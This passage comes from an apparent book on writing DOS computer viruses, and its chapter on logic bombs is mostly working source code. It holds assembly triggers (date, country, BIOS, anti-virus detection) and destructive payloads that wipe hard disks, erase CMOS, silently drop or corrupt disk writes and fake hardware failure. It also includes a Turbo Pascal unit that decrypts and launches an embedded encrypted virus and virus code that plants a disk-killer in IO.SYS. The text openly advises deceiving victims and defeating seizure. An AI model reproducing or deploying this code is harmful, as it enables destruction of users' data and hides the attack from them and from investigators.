Where this code is put may depend on the trigger itself. For example, if the trigger is set to detonate after a program has been in memory for a certain length of time, it would make sense to make it part of the software timer interrupt (INT 1CH). If it triggers on a certain set of keystrokes, it might go in the hardware keyboard interrupt (INT 9), or if it triggers when a certain BIOS is detected, it could be buried within the execution path of an application program.

Let's take a look at some of the basic tools a trigger routine can use to do its job:

The Counter Trigger

A trigger can occur when a counter reaches a certain value. Typically, the counter is just a memory location that is initialized to zero at some time, and then incremented in another routine:

```
COUNTER         DW      0
```

(Alternatively, it could be set to some fixed value and decremented to zero.) COUNTER can be used by the trigger routine like this:

```
TRIGGER:
        cmp     cs:[COUNTER],TRIG_VAL
        ret
```

When [COUNTER]=TRIG_VAL, TRIGGER returns with **z** set and the BOMB gets called.

Keystroke Counter

The counter might be incremented in a variety of ways, depending on the conditions for the trigger. For example, if the trigger should go off after 10,000 keystrokes, one might install an Interrupt 9 handler like this:

```
INT_9:
        push    ax
        in      al,60H
        test    al,80H
        pop     ax
        jnz     I9EX
        inc     cs:[COUNTER]
        call    TRIGGER
        jnz     I9EX
        call    BOMB
I9EX:   jmp     DWORD PTR cs:[OLD_INT9]
```

This increments COUNTER with every keystroke, ignoring the scan codes which the keyboard puts out when a key goes up, and the extended multiple scan codes produced by some keys. After the logic bomb is done, it passes control to the original *int* 9 handler to process the keystroke.

Time Trigger

On the other hand, triggering after a certain period of time can be accomplished with something as simple as this:

```
INT_1C:
       inc     cs:[COUNTER]
       call    TRIGGER
       jnz     I1CEX
       call    BOMB
I1CEX: jmp     DWORD PTR cs:[OLD_INT1C]
```

Since `INT_1C` gets called 18.9 times per second, `[COUNTER]` will reach the desired value after the appropriate time lapse. One could likewise code a counter-based trigger to go off after a fixed number of disk reads (Hook *int 13H*, Function 2), after executing so many programs (Hook Interrupt 21H, Function 4BH), or changing video modes so many times (Hook *int 10H*, Function 0), or after loading Windows seven times (Hook *int 2FH*, Function 1605H), etc., etc.

Replication Trigger

One of the more popular triggers is to launch a bomb after a certain number of replications of a virus. There are a number of ways to do this. For example, the routine

```
        push    [COUNTER]
        mov     [COUNTER],0          ;reset counter
        call    REPLICATE            ;and replicate
        pop     [COUNTER]            ;restore original counter
        inc     [COUNTER]            ;increment it
        call    TRIGGER
```

will make `TRIG_VAL` copies of itself and then trigger. Each copy will have a fresh counter set to zero. The *Lehigh* virus, which was one of the first viruses to receive a lot of publicity in the late 80's, used this kind of a mechanism.

One could, of course, code this replication trigger a little differently to get different results. For example,

```
        call    TRIGGER
        jnz     GOON                 ;increment counter if no trigger
        call    BOMB                 ;else explode
        mov     [COUNTER],0          ;start over after damage
GOON:   inc     [COUNTER]            ;increment counter
        call    REPLICATE            ;make new copy w/ new counter
        dec     [COUNTER]            ;restore original value
```

will count the generations of a virus. The first TRIG_VAL-1 generations will never cause damage, but the TRIG_VAL'th generation will activate the BOMB. Likewise, one could create a finite number of bomb detonations with the routine

```
        inc     [COUNTER]           ;increment counter
        call    TRIGGER
        jnz     GO_REP              ;repliate if not triggered
        call    BOMB                ;else explode
        jmp     $                   ;and halt—do not replicate!
GO_REP: call    REPLICATE
```

The first generation will make TRIG_VAL copies of itself and then trigger. One of the TRIG_VAL second-generation copies will make TRIG_VAL-1 copies of itself (because it starts out with COUNTER = 1) and then detonate. This arrangement gives a total of 2^{TRIG_VAL} bombs exploding. This is a nice way to handle a virus dedicated to attacking a specific target because it doesn't just keep replicating and causing damage potentially *ad infinitum*. It just does its job and goes away.

The System-Parameter Trigger

There are a wide variety of system parameters which can be read by software and used in a trigger routine. By far the most common among virus writers is the system date, but this barely scratches the surface of what can be done. Let's look at some easily accessible system paramters to get a feel for the possibilities . . . .

Date

To get the current date, simply call *int 21H* with **ah**=2AH. On return, **cx** is the year, **dh** is the month, and **dl** is the day of the month, while **al** is the day of the week, 0 to 6. Thus, to trigger on any Friday the 13th, a trigger might look like this:

```
TRIGGER:
        mov     ah,2AH
        int     21H                 ;get date info
        cmp     al,5                ;check day of week
        jnz     TEX
        cmp     dl,13               ;check day of month
TEX:    ret
```

Pretty easy! No wonder so many viruses use this trigger.

Time

DOS function 2CH reports the current system time. Typically a virus will trigger after a certain time, or during a certain range of time. For example, to trigger between four and five PM, the trigger could look like this:

```
TRIGGER:
        mov     ah,2CH
        int     21H
        cmp     ch,4+12                   ;check hour
        ret                               ;return z if 4:XX pm
```

Disk Free Space

DOS function 36H reports the amount of free space on a disk. A trigger could only activate when a disk is $^{127}/_{128}$ or more full, for example:

```
TRIGGER:
        mov     ah,36H
        mov     dl,3
        int     21H
        mov     ax,dx                     ;dx=total clusters on disk
        sub     ax,bx                     ;ax=total free clusters
        mov     cl,7
        shr     dx,cl                     ;dx=dx/128
        cmp     ax,dx                     ;if free<al/128 then trigger
        jg      NOTR
        xor     al,al
NOTR:   ret
```

Country

One could write a virus to trigger only when it finds a certain country code in effect on a computer by using DOS function 38H. The country codes used by DOS are the same as those used by the phone company for country access codes. Thus, one could cause a virus to trigger only in Germany and nowhere else:

```
TRIGGER:
        mov     ah,38H
        mov     al,0                      ;get country info
        mov     dx,OFFSET BUF             ;buffer for country info
        int     21H
        cmp     bx,49                     ;is it Germany?
        ret
```

This trigger and a date trigger (December 7) are used by the *Pearl Harbor* virus distributed with the *Virus Creation Lab*. It only gets nasty in Japan.

Video Mode

By using the BIOS video services, a virus could trigger only when the video is in a certain desired mode, or a certain range of modes:

```
TRIGGER:
        mov     ah,0FH
        int     10H             ;get video mode
        and     al,11111100B    ;mode 0 to 3?
        ret
```

This might be useful if the bomb includes a mode-dependent graphic, such as the *Ambulance* virus, which sends an ambulance across your screen from time to time, and which requires a normal text mode.

Many other triggers which utilize interrupt calls to fetch system information are possible. For example, one could trigger depending on the number and type of disk drives, on the memory size or free memory, on the DOS version number, on the number of serial ports, on whether a network was installed, or whether DPMI or Windows was active, and on and on. Yet one need not rely only on interrupt service routines to gather information and make decisions.

BIOS ROM Version

A logic bomb could trigger when it finds a particular BIOS (or when it does not find a particular BIOS). To identify a BIOS, a 16-byte signature from the ROM, located starting at F000:0000 in memory is usually sufficient. The BIOS date stamp at F000:FFF5 might also prove useful. The routine

```
TRIGGER:
        push    es
        mov     ax,0F000H                   ;BIOS date at es:di
        mov     es,ax
        mov     di,0FFF5H
        mov     si,OFFSET TRIG_DATE         ;date to compare with
        mov     cx,8
        repz    cmpsb
        pop     es
        jz      TNZ                         ;same, don't trigger
```

```
        xor     al,al                       ;else set Z
        ret
TNZ:    mov     al,1
        or      al,al
        ret
TRIG_DATE       DB      '12/12/91'
```

triggers if the BIOS date is anything but 12/12/91. Such a trigger might be useful in a virus that is benign on your own computer, but malicious on anyone else's.

Keyboard Status

The byte at 0000:0417H contains the keyboard status. If bits 4 through 7 are set, then Scroll Lock, Num Lock, Caps Lock and Insert are active, respectively. A trigger might only activate when Num Lock is on, etc., by checking this bit.

Anti-Virus Search

Obviously there are plenty of other memory variables which might be used to trigger a logic bomb. A virus might even search memory for an already-installed copy of itself, or a popular anti-virus program and trigger if it's installed. For example, the following routine scans memory for the binary strings at SCAN_STRINGS, and activates when any one of them is found:

```
SCAN_RAM:
        push    es
        mov     si,OFFSET SCAN_STRINGS
SRLP:   lodsb                   ;get scan string length
        or      al,al           ;is it 0?
        jz      SREXNZ          ;yes-no match, end of scan strings
        xor     ah,ah
        push    ax              ;save string length
        lodsw
        mov     dx,ax           ;put string offset in dx (loads di)
        pop     ax
        mov     bx,40H          ;start scan at seg 40H (bx loads es)
        push    si
SRLP2:  pop     si              ;inner loop, look for string in seg
        push    si              ;set up si
        mov     di,dx           ;and di
        mov     cx,ax           ;scan string size
        inc     bx              ;increment segment to scan
        mov     es,bx           ;set segment
        push    ax              ;save string size temporarily
SRLP3:  lodsb                   ;get a byte from string below
        xor     al,0AAH         ;xor to get true value to compare
        inc     di
        cmp     al,es:[di-1]    ;compare against byte in ram
        loopz   SRLP3           ;loop 'till done or no compare
```

```
        pop     ax
        jz      SREX1           ;have a match-string found! return Z
        cmp     bx,0F000H       ;done with this string’s scan?
        jnz     SRLP2           ;nope, go do another segment
        pop     si              ;scan done, clean stack
        add     si,ax
        jmp     SRLP            ;and go for next string

SREX1:  xor     al,al           ;match found - set z and exit
        pop     si
        pop     es
        ret

SREXNZ: pop     es
        inc     al              ;return with nz - no matches
        ret

;The scan string data structure looks like this:
;       DB      LENGTH      = A single byte string length
;       DW      OFFSET      = Offset where string is located in seg
;       DB      X,X,X...    = Scan string of length LENGTH,
;                             xored with 0AAH
;
;These are used back to back, and when a string of length 0 is
;encountered, SCAN_RAM stops. The scan string is XORed with AA so
;this will never detect itself.
SCAN_STRINGS:
        DB      14                                  ;length
        DW      1082H                               ;offset
        DB      0E9H,0F9H,0EBH,0FCH,84H,0EFH        ;scan string
        DB      0F2H,0EFH,0AAH,0AAH,85H,0FCH,0F9H,0AAH
     ;for MS-DOS 6.20 VSAFE
     ;Note this is just a name used by VSAFE, not the best string

        DB      0           ;next record, 0 = no more strings
```

An alternative might be to scan video memory for the display of a certain word or phrase.

Finally, one might write a trigger which directly tests hardware to determine when to activate.

Processor Check

Because 8088 processors handle the instruction *push sp* differently from 80286 and higher processors, one can use it to determine which processor a program is run on. The routine

```
TRIGGER:
        push    sp
        pop     bx
        mov     ax,sp
        cmp     ax,bx
        ret
```

triggers (returns with **z** set) only if the processor is an 80286 or above.

Null Trigger

Finally, we come to the null trigger, which is really no trigger at all. Simply put, the mere placement of a logic bomb can serve as trigger enough. For example, one might completely replace DOS's critical error handler, *int 24H*, with a logic bomb. The next time that handler gets called (for example, when you try to write to a write-protected diskette) the logic bomb will be called. In such cases there is really no trigger at all—just the code equivalent of a land mine waiting for the processor to come along and step on it.

Logic Bombs

Next, we must discuss the logic bombs themselves. What can malevolent programs do when they trigger? The possibilities are at least as endless as the ways in which they can trigger. Here we will discuss some possibilities to give you an idea of what can be done.

Brute Force Attack

The simplest logic bombs carry out some obvious annoying or destructive activity on a computer. This can range from making noise or goofing with the display to formatting the hard disk. Here are some simple examples:

Halt the Machine

This is the easiest thing a logic bomb can possibly do:

```
BOMB    jmp     $
```

will work quite fine. You might stop hardware interrupts too, to force the user to press the reset button:

```
BOMB:   cli
        jmp     $
```

Start Making Noise

A logic bomb can simply turn the PC speaker on so it will make noise continually without halting the normal execution of a program.

```
BOMB:
        mov     al,182
        out     43H,al                          ;set up the speaker
        mov     ax,(1193280/3000)               ;for a 3 KHz sound
        out     42H,al
        mov     al,ah
        out     42H,al
        in      al,61H                          ;turn speaker on
        or      al,3
        out     61H,cl
        ret
```

Fool With The Video Display

There are a whole variety of different things a logic bomb can do to the display, ranging from clearing the screen to fooling with the video attributes and filling the screen with strange colors to drawing pictures or changing video modes. One cute trick I've seen is to make the cursor move up and down in the character block where it's located. This can be accomplished by putting the following routine inside an *int 1CH* handler:

```
INT_1C:
        push    ds              ;save ds
        push    cs
        pop     ds
        mov     ch,[CURS]       ;get cursor start position
        mov     cl,ch
        inc     cl              ;set cursor end position at start+1
        mov     al,1            ;then set cursor style
        int     10H             ;with BIOS video
        mov     al,[CURS]       ;then update the cursor start
        cmp     al,6            ;if CURS=0 or 6, then change DIR
        je      CHDIR
        or      al,al
        jne     NEXT
CHDIR:  mov     al,[DIR]
        xor     al,0FFH         ;add or subtract, depending on CURS
        mov     [DIR],al
        mov     al,[CURS]       ;put CURS back in al
NEXT:   add     al,[DIR]
        pop     ds
        jmp     DWORD PTR [OLD_1C];and go to next int 1C handler
```

```
CURS    DB      6                   ;scan line for start of cursor
DIR     DB      0FFH                ;direction of cursor movement
OLD_1C  DD      ?
```

The effect is rather cute at first—but it gets annoying fast.

Disk Attacks

Disk attacks are generally more serious than a mere annoyance. Typically, they cause permanent data loss. The most popular attack among virus writers is simply to attempt to destroy all data on the hard disk by formatting or overwriting it. This type of attack is really very easy to implement. The following code overwrites the hard disk starting with Cylinder 0, Head 0 and proceeds until it runs out of cylinders:

```
BOMB:
        mov     ah,8
        mov     dl,80H
        int     13H                     ;get hard disk drive params
        mov     al,cl
        and     al,1FH                  ;al=# of secs per cylinder
        mov     cx,1                    ;start at sector 1, head 0
        mov     di,dx                   ;save max head # here
        xor     dh,dh
DISKLP: mov     ah,3                    ;write one cyl/head
        int     13H                     ;with trash at es:bx
        inc     dh
        cmp     dx,di                   ;do all heads
        jne     DISKLP
        xor     dh,dh
        inc     ch                      ;next cyl
        jnz     DISKLP
        add     cl,20H
        jmp     DISKLP
```

This routine doesn't really care about the total number of cylinders. If it works long enough to exceed that number it won't make much difference—everything will be ruined by then anyhow.

Another possible approach is to bypass disk writes. This would prevent the user from writing any data at all to disk once the bomb activated. Depending on the circumstances, of course, he may never realize that his write failed. This bomb might be implemented as part of an *int 13H* handler:

```
INT_13:
        call    TRIGGER
        jnz     I13E
        cmp     ah,3            ;trigger triggered-is it a write
        jnz     I13E            ;no-handle normally
```

```
        clc                         ;else fake a successful read
        retf    2
I13E:   jmp     DWORD PTR cs:[OLD_13]
```

One other trick is to convert BIOS *int 13H* read and write (Function 2 and 3) calls to long read and write (Function 10 and 11) calls. This trashes the 4 byte long error correction code at the end of the sector making the usual read (Function 2) fail. That makes the virus real hard to get rid of, because as soon as you do, Function 2 no longer gets translated to Function 10, and it no longer works, either. The *Volga* virus uses this technique.

Damaging Hardware

Generally speaking it is difficult to cause immediate hardware damage with software—including logic bombs. Computers are normally designed so that can't happen. Occasionally, there is a bug in the hardware design which makes it possible to cause hardware failure if you know what the bug is. For example, in the early 1980's when IBM came out with the original PC, there was a bug in the monochrome monitor/controller which would allow software to ruin the monitor by sending the wrong bytes to the control registers. Of course, this was fixed as soon as the problem was recognized. Theoretically, at least, it is still possible to damage a monitor by adjusting the control registers. It will take some hard work, hardware specific research, and a patient logic bomb to accomplish this.

It would seem possible to cause damage to disk drives by exercising them more than necessary—for example, by doing lots of random seeks while they are idle. Likewise, one might cause damage by seeking beyond the maximum cylinder number. Some drives just go ahead and crash the head into a stop when you attempt this, which could result in head misalignment. Likewise, one might be able to detect the fact that the PC is physically hot (you might try detecting the maximum refresh rate on the DRAMs) and then try to push it over the edge with unnecessary activity. Finally, on portables it is an easy matter to run the battery down prematurely. For example, just do a random disk read every few seconds to make sure the hard disk keeps running and keeps drawing power.

I've heard that Intel has designed the new Pentium processors so one can download the microcode to them. This is in response to the floating point bug which cost them so dearly. If a virus could access this feature, it could presumably render the entire microprocessor inoperative.

Simulating hardware damage can be every bit as effective as actually damaging it. To the unwary user, simulated damage will never be seen for what it is, and the computer will go into the shop. It will come back with a big repair bill (and maybe still malfunctioning). Furthermore, just about any hardware problem can be simulated.[2]

Disk Failure

When a disk drive fails, it usually becomes more and more difficult to read some sectors. At first, only a few sectors may falter, but gradually more and more fail. The user notices at first that the drive hesitates reading or writing in some apparently random but fixed areas. As the problem becomes more serious, the computer starts alerting him of critical errors and telling him it simply could not read such-and-such a sector.

By hacking Interrupt 13H and maintaining a table of “bad” sectors, one could easily mimic disk failure. When a bad sector is requested, one could do the real *int 13H*, and then either call a delay routine or ignore the interrupt service routine and return with **c** set to tell DOS that the read failed. These effects could even contain a statistical element by incorporating a pseudo-random number generator into the failure simulation.

A boot sector logic bomb could also slow or stop the loading of the operating system itself and simulate disk errors during the boot process. A simple but annoying technique is for a logic bomb to de-activate the active hard disk partition when it is run. This will cause the master boot sector to display an error message at boot time, which must be fixed with FDISK. After a few times, most users will be convinced that there is something wrong with their hard disk. Remember: someone who’s technically competent might see the true cause isn’t hardware. That doesn’t mean the average user won’t be misled, though. Some simulated problems can be real

---

2 A good way to learn to think about simulating hardware failure is to get a book on fixing your PC when it’s broke and studying it with your goal in mind.

tricky. I remember a wonderful problem someone had with *Ventura Publisher* which convinced them that their serial port was bad. Though the mouse wouldn't work on their machine at all, it was because in the batch file which started *Ventura* up, the mouse specification had been changed from M=03 to M=3. Once the batch file was run, Ventura did something to louse up the mouse for every other program too.

CMOS Battery failure

Failure of the battery which runs the CMOS memory in AT class machines is an annoying but common problem. When it fails the date and time are typically reset and all of the system information stored in the CMOS including the hard disk configuration information is lost. A logic bomb can trash the information in CMOS which could convince the user that his battery is failing. The CMOS is accessed through i/o ports 70H and 71H, and a routine to erase it is given by:

```
        mov     cx,40H              ;prep to zero 40H bytes
        xor     ah,ah
CMOSLP: mov     al,ah               ;CMOS byte address to al
        out     70H,al              ;request to write byte al
        xor     al,al               ;write a zero to requested byte
        out     71H,al              ;through port 71H
        inc     ah                  ;next byte
        loop    CMOSLP              ;repeat until done
```

Monitor Failure

By writing illegal values to the control ports of a video card, one can cause a monitor to display all kinds of strange behaviour which would easily convince a user that something is wrong with the video card or the monitor. These can range from blanking the screen to distortion to running lines across the screen.

Now obviously one cannot simulate total failure of a monitor because one can always reboot the machine and see the monitor behave without trouble when under the control of BIOS.

What one can simulate are intermittent problems: the monitor blinks into the problem for a second or two from time to time, and then goes back to normal operation. Likewise, one could simulate mode-dependent problems. For example, any attempt to go into a 1024 x 768 video mode could be made to produce a simulated problem.

The more interesting effects can be dependent on the chip set used by a video card. The only way to see what they do is to experiment. More common effects, such as blanking can be caused in a more hardware independent way. For example, simply changing the video mode several times and then returning to the original mode (set bit 7 so you don't erase video memory) can blank the screen for a second or two, and often cause the monitor to click or hiss.

Keyboard failure

One can also simulate keyboard failure in memory. There are a number of viruses (e.g. *Fumble*) which simulate typing errors by substituting the key pressed with the one next to it. Keyboard failure doesn't quite work the same way. Most often, keyboards fail when a key switch gives out. At first, pressing the key will occasionally fail to register a keystroke. As time goes on the problem will get worse until that key doesn't work at all.

Catching a keystroke like this is easy to simulate in software by hacking Interrupt 9. For example, to stop the "A" key, the following routine will work great:

```
INT_9:
        push    ax
        in      al,60H
        or      al,80H          ;handle up and down stroke
        cmp     al,30           ;is it A?
        pop     ax
        jnz     I9E             ;not A, let usual handler handle it
        push    ax
        mov     al,20H
        out     20H,al          ;reset interrupt controller
        pop     ax
        iret                    ;and exit, losing the keystroke
I9E:    jmp     DWORD PTR cs:[OLD_9]
```

To make a routine like this simulate failure, just pick a key at random and make it fail gradually with a random number generator and a counter. Just increment the counter for every failure and make the key fail by getting a random number when the key is pressed. Drop the keystroke whenever the random number is less than the counter.

Stealth Attack

So far, the types of attacks we have discussed become apparent to the user fairly quickly. Once the attack has taken place his response is likely to be an immediate realization that he has been attacked, or that he has a problem. That does not always have to be the result of an attack. A logic bomb can destroy data in such a way that it is not immediately obvious to the user that anything is wrong. Typical of the stealth attack is slow disk corruption, which is used in many computer viruses.

Typically, a virus that slowly corrupts a disk may sit in memory and mis-direct a write to the disk from time to time, so either data gets written to the wrong place or the wrong data gets written. For example, the routine

```
INT_13:
        cmp     ah,3                        ;a write?
        jnz     I13E                        ;no, give it to BIOS
        call    RAND_CORRUPT                ;corrupt this write?
        jz      I13E                        ;no, give it to BIOS
        push    bx
        add     bx,1500H                    ;trash bx
        pushf
        call    DWORD PTR cs:[OLD_13]       ;call the BIOS
        pop     bx                          ;restore bx
        retf    2                           ;and return to caller
I13E:   jmp     DWORD PTR cs:[OLD_13]
```

will trash a disk write whenever the `RAND_CORRUPT` routine returns with **z** set. You could write it to do that every time, or only one in a million times.

Alternatively, a non-resident virus might just randomly choose a sector and write garbage to it:

```
BOMB:
        mov     ah,301H          ;prep to write one sector
        mov     dl,80H           ;to the hard disk
        call    GET_RAND         ;get a random number in bx
        mov     cx,bx           ;use it for the sec/cylinder
        and     cl,1FH
        call    GET_RAND         ;get another random number in bx
        mov     dh,bl            ;and use it for the head
        and     dh,0FH
        int     13H              ;write one sector
        ret
```

Typically, stealth attacks like this have the advantage that the user may not realize he is under attack for a long time. As such, not only will his hard disk be corrupted, but so will his backups. The disadvantage is that the user may notice the attack long before it destroys lots of valuable data.

Indirect Attack

Moving beyond the overt, direct-action attacks, a logic bomb can act indirectly. For example, a logic bomb could plant another logic bomb, or it could plant a logic bomb that plants a third logic bomb, or it could release a virus, etc.

By using indirect methods like this it becomes almost impossible to determine the original source of the attack. Indeed, an indirect attack may even convince someone that another piece of software is to blame. For example, one logic bomb might find an entry point in a Windows executable and replace the code there with a direct-acting bomb. This bomb will then explode when the function it replaced is called within the program that was modified. That function could easily be something the user only touches once a year.

In writing and designing logic bombs, one should not be unaware of user psychology. For example, if a logic bomb requires some time to complete its operation (e.g. overwriting a significant portion of a hard disk) then it is much more likely to succeed if it entertains the user a bit while doing its real job. Likewise, one should be aware that a user is much less likely to own up to the real cause of damage if it occured when they were using unauthorized or illicit software. In such situations, the source of the logic bomb will be concealed by the very person attacked by it. Also, if a user thinks he caused the problem himself, he is much less likely to blame a bomb. (For example, if you can turn a “format a:” into a “format c:” and proceed to do it without further input, the user might think he typed the wrong thing, and will be promptly fired if he confesses.)

Example

Now let's take some of these ideas and put together a useful bomb and trigger. This will be a double-acting bomb which can be incorporated into an application program written in Pascal. At the first level, it checks the system BIOS to see if it has the proper date. If it does not, Trigger 1 goes off, the effect of which is to release a virus which is stored in a specially encrypted form in the application program. The virus itself contains a trigger which includes a finite counter bomb with 6 generations. When the second trigger goes off (in the virus), the virus' logic bomb writes code to the IO.SYS file, which in turn wipes out the hard disk. So if the government seizes your computer and tries the application program on another machine, they'll be sorry. Don't the Inslaw people wish they had done this! It would certainly have saved their lives.

The Pascal Unit

The first level of the logic bomb is a Turbo Pascal Unit. You can include it in any Turbo Pascal program, simply by putting "bomb" in the USES statement. Before you do, make sure you've added the virus in the VIRUS array, and make sure you have set the BIOS system date to the proper value in the computer where the bomb will not trigger. That is all you have to do. This unit is designed so that the trigger will automatically be tested at startup when the program is executed. As coded here, the unit releases a variant of the Intruder-B virus which we'll call Intruder-C. It is stored, in encrypted binary form, in the VIRUS constant.

```
unit bomb;          {Logic bomb that releases a virus if you move the software}

interface           {Nothing external to this unit}

implementation

{The following constants must be set to the proper values before compiling
 this TPU}
const
  VIRSIZE           =654;                       {Size of virus to be released}
  VIRUS             :array[0..VIRSIZE-1] of byte=(121,74,209,113,228,217,200,
   48,127,169,231,22,127,114,19,249,164,149,27,
   2,22,86,109,173,142,151,117,252,138,194,241,173,131,219,236,123,107,219,
   44,184,231,188,56,212,0,241,70,135,82,39,191,197,228,132,39,184,52,206,
   136,74,47,31,190,20,8,38,67,190,55,1,77,59,59,120,59,16,212,148,200,185,
   198,87,68,224,65,188,71,130,167,197,209,228,169,42,130,208,70,62,15,172,
   115,12,98,116,214,146,109,176,55,30,8,60,245,148,49,45,108,149,136,86,
```

```
    193,14,82,5,121,126,192,129,247,180,201,126,187,33,163,204,29,156,24,
    14,254,167,147,189,184,174,182,212,141,102,33,244,61,167,208,155,167,
    236,173,211,150,34,220,218,217,93,170,65,99,115,235,0,247,72,227,123,
    19,113,64,231,232,104,187,38,27,168,162,119,230,190,61,252,90,54,10,167,
    140,97,228,223,193,123,242,189,7,91,126,191,81,255,185,233,170,239,35,
    24,72,123,193,210,73,167,239,43,13,108,119,112,16,2,234,54,169,13,247,
    214,159,11,137,32,236,233,244,75,166,232,195,101,254,72,20,100,241,247,
    154,86,84,192,46,72,52,124,156,79,125,14,250,65,250,34,233,20,190,145,
    135,186,199,241,53,215,197,209,117,4,137,36,8,203,14,104,83,174,153,208,
    91,209,174,232,119,231,113,241,101,56,222,207,24,242,40,236,6,183,206,
    44,152,14,36,34,83,199,140,1,156,73,197,84,195,151,253,169,73,81,246,
    158,243,22,46,245,85,157,110,108,164,110,240,135,167,237,124,83,173,173,
    146,196,201,106,37,71,129,151,63,137,166,6,89,80,240,140,88,160,138,11,
    116,117,159,245,129,102,199,0,86,127,109,231,233,6,125,162,135,54,104,
    158,151,28,10,245,45,110,150,187,37,189,120,76,151,155,39,99,43,254,103,
    133,93,89,131,167,67,43,29,191,139,27,246,21,246,148,130,130,172,137,
    60,53,238,216,159,208,84,39,130,25,153,59,0,195,230,37,52,205,81,32,120,
    220,148,245,239,2,6,59,145,20,237,14,149,146,252,133,18,5,206,227,250,
    193,45,129,137,84,159,159,166,69,161,242,81,190,54,185,196,58,151,49,
    116,131,19,166,16,251,188,125,116,239,126,69,113,5,3,171,73,52,114,252,
    172,226,23,133,180,69,190,59,148,152,246,44,9,249,251,196,85,39,154,184,
    74,141,91,156,79,121,140,232,172,22,130,253,253,154,120,211,102,183,145,
    113,52,246,189,138,12,199,233,67,57,57,31,74,123,94,1,25,74,188,30,73,
    83,225,24,23,202,111,209,77,29,17,234,188,171,187,138,195,16,74,142,185,
    111,155,246,10,222,90,67,166,65,103,151,65,147,84,83,241,181,231,38,11,
    237,210,112,176,194,86,75,46,208,160,98,146,171,122,236,252,220,72,196,
    218,196,215,118,238,37,97,245,147,150,141,90,115,104,90,158,253,80,176,
    198,87,159,107,240,15);

  ENTRYPT          =87;                   {Entry pt for initial call to virus}
  RAND_INIT        =10237989;                   {Used to initialize decryptor}
  SYS_DATE_CHECK   :array[0..8] of char=('0','3','/','2','5','/','9','4',#0);

type
  byte_arr         =array[0..10000] of byte;

var
  vir_ptr          :pointer;
  vp               :^byte_arr;

{This routine triggers if the system BIOS date is not the same as
 SYS_DATE_CHECK. Triggering is defined as returning a TRUE value.}
function Trigger_1:boolean;
var
  SYS_DATE         :array[0..8] of char absolute $F000:$FFF5;
  j                :byte;
begin
  Trigger_1:=false;
  for j:=0 to 8 do
    if SYS_DATE_CHECK[j]<>SYS_DATE[j] then Trigger_1:=true;
end;

{This procedure calls the virus in the allocated memory area. It does its
 job and returns to here}
procedure call_virus; assembler;
asm
  call  DWORD PTR ds:[vp]
end;


{This procedure releases the virus stored in the data array VIRUS by setting
 up a segment for it, decrypting it into that segment, and executing it.}
procedure Release_Virus;
var
  w                :array[0..1] of word absolute vir_ptr;
  j                :word;
begin
  GetMem(vir_ptr,VIRSIZE+16);            {allocate memory to executable virus}
```

```
  if (w[0] div 16) * 16 = w[0] then vp:=ptr(w[1]+(w[0] div 16),0)
  else vp:=ptr(w[1]+(w[0] div 16)+1,0);  {adjust starting offset to 0}

  RandSeed:=RAND_INIT;       {put virus at offset 0 in newly allocated memory}
  for j:=0 to VIRSIZE-1 do vp^[j]:=VIRUS[j] xor Random(256);
  vp:=ptr(seg(vp^),ENTRYPT);
  call_virus;
  Dispose(vir_ptr);                              {dispose of allocated memory}
end;

begin
  if Trigger_1 then Release_Virus;
end.
```

The Virus Bomb

The virus used with the BOMB unit in this example is the Intruder-C, whic is adapted from Intruder-B. To turn Intruder-B into Intruder-C for use with the BOMB unit, all the code for the Host segment and Host stack should be removed, and the main control routine should be modified as follows:

```
;The following 10 bytes must stay together because they are an image of 10
;bytes from the EXE header
HOSTS   DW      0,0                     ;host stack and code segments
FILLER  DW      ?                       ;these are hard-coded 1st generation
HOSTC   DW      0,0                     ;Use HOSTSEG for HOSTS, not HSTACK to
fool A86

;Main routine starts here. This is where cs:ip will be initialized to.
VIRUS:
        push    ax              ;save startup info in ax
        mov     al,cs:[FIRST]   ;save this
        mov     cs:[FIRST],1    ;and set it to 1 for replication
        push    ax
        push    es
        push    ds
        push    cs
        pop     ds              ;set ds=cs
        mov     ah,2FH          ;get current DTA address
        int     21H
        push    es
        push    bx              ;save it on the stack
        mov     ah,1AH          ;set up a new DTA location
        mov     dx,OFFSET DTA   ;for viral use
        int     21H
        call    TRIGGER         ;see if logic bomb should trigger
        jnz     GO_REP          ;no, just go replicate
        call    BOMB            ;yes, call the logic bomb
        jmp     FINISH          ;and exit without further replication
GO_REP: call    FINDEXE         ;get an exe file to attack
        jc      FINISH          ;returned c - no valid file, exit
        call    INFECT          ;move virus code to file we found
FINISH: pop     dx              ;get old DTA in ds:dx
        pop     ds
        mov     ah,1AH          ;restore DTA
        int     21H
        pop     ds              ;restore ds
        pop     es              ;and es
        pop     ax
        mov     cs:[FIRST],al   ;restore FIRST flag now
        pop     ax              ;restore startup value of ax
```

```
        cmp     BYTE PTR cs:[FIRST],0   ;is this the first execution?
        je      FEXIT                   ;yes, exit differently
        cli
        mov     ss,WORD PTR cs:[HOSTS]  ;set up host stack properly
        mov     sp,WORD PTR cs:[HOSTS+2]
        sti
        jmp     DWORD PTR cs:[HOSTC]    ;begin execution of host program

FEXIT:  retf                            ;just retf for first exit

FIRST   DB      0               ;flag for first execution

INCLUDE BOMBINC.ASM
```

Note that one could use many of the viruses we've discussed in this book with the BOMB unit. The only requirements are to set up a segment for it to execute properly at the right offset when called, and to set it up to return to the caller with a *retf* the first time it executes, rather than trying to pass control to a host that doesn't exist.

The BOMBINC.ASM routine is given by the following code. It contains the virus' counter-trigger which allows the virus to reproduce for six generations before the bomb is detonated. It also contains the bomb for the virus, which overwrites the IO.SYS file with another bomb, also included in the BOMBINC.ASM file.

```
;The following Trigger Routine counts down from 6 and detonates
TRIGGER:
        cmp     BYTE PTR [COUNTER],0
        jz      TRET
        dec     [COUNTER]
        mov     al,[COUNTER]
        mov     al,1
        or      al,al
TRET:   ret

COUNTER         DB      6


;The following Logic Bomb writes the routine KILL_DISK into the IO.SYS file.
;To do this successfully, it must first make the file a normal read/write
;file, then it should write to it, and change it back to a system/read only
;file.
BOMB:
        mov     dx,OFFSET FILE_ID1              ;set attributes to normal
        mov     ax,4301H
        mov     cx,0
        int     21H
        jnc     BOMB1                           ;success, don't try IBMBIO.COM
        mov     dx,OFFSET FILE_ID2
        mov     ax,4301H
        mov     cx,0
        int     21H
        jc      BOMBE                           ;exit on error
BOMB1:  push    dx
        mov     ax,3D02H                        ;open file read/write
        int     21H
        jc      BOMB2
        mov     bx,ax
        mov     ah,40H                          ;write KILL_DISK routine
```

```
        mov     dx,OFFSET KILL_DISK
        mov     cx,OFFSET KILL_END
        sub     cx,dx
        int     21H
        mov     ah,3EH                          ;and close file
        int     21H
BOMB2:  pop     dx
        mov     ax,4301H                        ;set attributes to ro/hid/sys
        mov     cx,7
        int     21H
BOMBE:  ret

